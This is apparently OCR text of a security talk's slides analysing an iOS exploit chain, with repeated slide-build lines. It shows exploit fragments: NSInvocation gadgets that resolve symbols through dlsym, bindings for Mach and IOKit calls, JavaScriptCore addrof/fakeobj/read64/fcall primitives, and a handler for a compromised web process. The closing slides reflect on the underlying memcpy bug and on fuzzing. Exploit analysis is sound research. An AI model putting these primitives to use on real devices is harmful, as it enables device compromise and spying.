

2947
func:alloc
op
CLASS(NSNull)
args
array
0
1
2
3
4
2874
func:alloc
op
CLASS(NSNull)
Selectors
2950
func:alloc
args
op
array
0
CLASS(NSNull)
2978
func:alloc
args
op
array
0
CLASS(NSNull)
2992
func:alloc
args
op
array
0
CLASS(NSNull)
3006
func:alloc
args
op
array
0
CLASS(NSNull)
2964
func:alloc
args
op
array
0
CLASS(NSNull)


DOT generator
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser


DOT generator
statement recovery
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser


peephole optimizer
DOT generator
statement recovery
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser


"Objective-C"
peephole optimizer
DOT generator
statement recovery
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser


manual refactoring
"Objective-C"
peephole optimizer
DOT generator
statement recovery
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser

```
id os_unfair_lock_0x34_IMP = [[CFPrefsSource alloc] methodForSelector: sel(lock)];



id invocationInner = [templateInvocation copy];
[invocationInner setTarget:(dlsym_lock_ptr - 0x34)]
[invocationInner setSelector: [@0x43434343 longLongValue]]

id invocationOuter = [templateInvocation copy];
[invocationOuter setSelector: sel(invokeUsingIMP)];
[invocationOuter setArgument: os_unfair_lock_loc_IMP
                  atIndex: @2];



[invocationOuter invoke];
```

```
[NSThread detachNewThreadWithBlock:aBlock]
```

```
void *__CGImageCreateWithPNGDataProvider_block_invoke_2()
{
  void *sym;

  if ( CGLibraryLoadImageIODYLD_once != -1 ) {
    dispatch_once(&CGLibraryLoadImageIODYLD_once,
                  &__block_literal_global_5_15015);
  }

  if ( !CGLibraryLoadImageIODYLD_handle ) { //fail }
  sym = dlsym(CGLibraryLoadImageIODYLD_handle, "CGImageSourceGetType");

  if ( !sym ) { // fail }

  CGImageCreateWithPNGDataProvider = sym;
  return sym;
}
```

```
BLOCK_ACCCESSIBLE_ARRAY(char, underscoredName, strlen(symbolName) + 2);
underscoredName[0] = '_';
strcpy(&underscoredName[1], symbolName);

__block Diagnostics diag;
__block Loader::ResolvedSymbol result;
if ( handle == RTLD_DEFAULT ) {
  __block bool found = false;
  withLoadersReadLock(^{
    for ( const dyld4::Loader* image : loaded ) {
      if ( !image->hiddenFromFlat() &&
           image->hasExportedSymbol(diag,
                                    *this,
                                    underscoredName,
                                    Loader::shallow, &result) ) {
        found = true;
        break;
      }
    }
  });
```

```
[v_stackData rangeOfData:@"b'_CGImageSourceGetType'"
             options:[@0x0 longLongValue]
             range:[@0x0 longLongValue] [@0x4000 longLongValue] ]
```

```
#define f_def(v_index, sym) \\
  id v_symInvocation = [v_templateInvocation copy];
  [v_#sym#Invocation setTarget:[@0xfffffffffffffffe longLongValue] ];
  [v_#sym#Invocation setSelector:[@"sym" UTF8String] ];
  id v_#sym#InvocationIMP = [v_templateInvocation copy];
  [v_#sym#InvocationIMP setSelector:[v_invokeUsingIMP:_NSFunctionExpression longLongValue] ];
  [v_writeInvocationName setSelector:[v_dlsymPtr longLongValue] ];
  [v_writeInvocationName getArgument:[set_msb([NSNumber
numberWithUnsignedLongLong:[v_intermidiateAddress bytes] ]) longLongValue] atIndex:[@0x1
longLongValue] ];
  [v_#sym#InvocationIMP setArgument:[set_msb([NSNumber
numberWithUnsignedLongLong:[v_intermidiateAddress bytes] ]) longLongValue] atIndex:[@0x2
longLongValue] ];
  [v_#sym#InvocationIMP setTarget:v_symInvocation ];
  [v_#sym#InvocationIMP invoke];

  id v_#sym#____converted = [NSNumber numberWithUnsignedLongLong:[@0xaaaaaaaaaaaaaaaa
longLongValue] ];
  [v_#sym#Invocation getReturnValue:[set_msb(add([NSNumber
numberWithUnsignedLongLong:v_#sym#____converted ], @0x10)) longLongValue] ];
  id v_#sym# = v_#sym#____converted;
  id v_#index = v_#sym;
```

```
f_def(0, syscall)
f_def(1, task_self_trap)
f_def(2, task_get_special_port)
f_def(3, mach_port_allocate)
f_def(4, sleep)
f_def(5, mach_absolute_time)
f_def(6, mach_msg)
f_def(7, mach_msg2_trap)
f_def(8, mach_msg_send)
f_def(9, mach_msg_receive)
f_def(10, mach_make_memory_entry)
f_def(11, mach_port_type)
```

```
f_def(12, IOMainPort)
f_def(13, IOServiceMatching)
f_def(14, IOServiceGetMatchingService)
f_def(15, IOServiceOpen)
f_def(16, IOConnectCallMethod)
f_def(17, open)
f_def(18, sprintf)
f_def(19, printf)
f_def(20, OSSpinLockLock)
f_def(21, objc_msgSend)
```

```
id v_JSContext = [[JSContext alloc] init];
[v_JSContext evaluateScript:@"function
hex(b){return(\"0\"+b.toString(16)).substr(-2)}function hexlify(bytes){var
res=[];for(var i=0..." ];
```

```
function addrof(obj) {
  addrof_obj_ary[0] = obj;
  var addr = Int64.fromDouble(addrof_float_ary[0]);
  addrof_obj_ary[0] = null;
  return addr
}

function fakeobj(addr) {
  addrof_float_ary[0] = addr.asDouble();
  var fake = addrof_obj_ary[0];
  addrof_obj_ary[0] = null;
  return fake
}
```

```
function read64(addr) {
  read64_float_ary[0] = addr.asDouble();
  var tmp = "";
  for (var it = 0; it < 4; it++) {
    tmp = ("000" + read64_str.charCodeAt(it).toString(16)).slice(-4) + tmp
  }
  var ret = new Int64("0x" + tmp);
  return ret
}
```

```
function
fcall(func_idx,
      x0 = 0x34343434n, x1 = 1n, x2 = 2n, x3 = 3n,
      x4 = 4n, x5 = 5n, x6 = 6n, x7 = 7n,
      varargs = [0x414141410000n,
                 0x515151510000n,
                 0x616161610000n,
                 0x818181810000n])
{
  if (typeof x0 !== "bigint") x0 = BigInt(x0.toString());
  if (typeof x1 !== "bigint") x1 = BigInt(x1.toString());
  if (typeof x2 !== "bigint") x2 = BigInt(x2.toString());
  if (typeof x3 !== "bigint") x3 = BigInt(x3.toString());
  if (typeof x4 !== "bigint") x4 = BigInt(x4.toString());
  if (typeof x5 !== "bigint") x5 = BigInt(x5.toString());
  if (typeof x6 !== "bigint") x6 = BigInt(x6.toString());
  if (typeof x7 !== "bigint") x7 = BigInt(x7.toString());
  let sanitised_varargs =
    varargs.map(
      (x => typeof x !== "bigint" ? BigInt(x.toString()) : x));
    func_buffer[0] = func_idx;
    func_buffer[1] = x0;
    func_buffer[2] = x1;
    func_buffer[3] = x2;
    func_buffer[4] = x3;
    func_buffer[5] = x4;
    func_buffer[6] = x5;
    func_buffer[7] = x6;
    func_buffer[8] = x7;
    sanitised_varargs.forEach(((x, i) => {
      func_buffer[i + 9] = x
    }));
    lock[0] = 0;
    lock[4] = 0;
    while (lock[4] != 1);
    return new Int64("0x" +
  func_buffer[0].toString(16))
  }
```

```
function handle_comms_with_compromised_web_process(comm_port) {
  var kr = KERN_SUCCESS;
  let request_msg = alloc_message_from_proto(req_proto);
  while (true) {
    for (let e = 0; e < request_msg.byteLength; e++) {
      request_msg.setUint8(e, 0)
    }

    req_proto.header.msgh_local_port.set(request_msg, comm_port, 0);
    req_proto.msgh_size.set(request_msg, req_proto.__size, 0);

    // get a request
    kr = mach_msg_receive(u8array_backing_ptr(request_msg));

    if (kr != KERN_SUCCESS) {
      return kr
    }

    let msgh_id = req_proto.header.msgh_id.get(request_msg, 0);

    handle_request_from_web_process(msgh_id, request_msg)
  }
}
```

# Conclusions

# Conclusions

Bad memcpy in 2023 :(

# Conclusions

testing?

Bad memcpy in 2023 :(

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

fuzzing?

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

fuzzing?

modern C++? (eg std::span in C++20)

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

fuzzing?

modern C++? (eg std::span in C++20)

Age of data-only exploitation is here

Simple vulnerability; complex exploitation frameworks

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

fuzzing?

modern C++? (eg std::span in C++20)

Age of data-only exploitation is here

# Conclusions

testing?

code review?

Bad memcpy in 2023 :(

fuzzing?

modern C++? (eg std::span in C++20)

Age of data-only exploitation is here

Simple vulnerability; complex exploitation frameworks

https://googleprojectzero.blogspot.com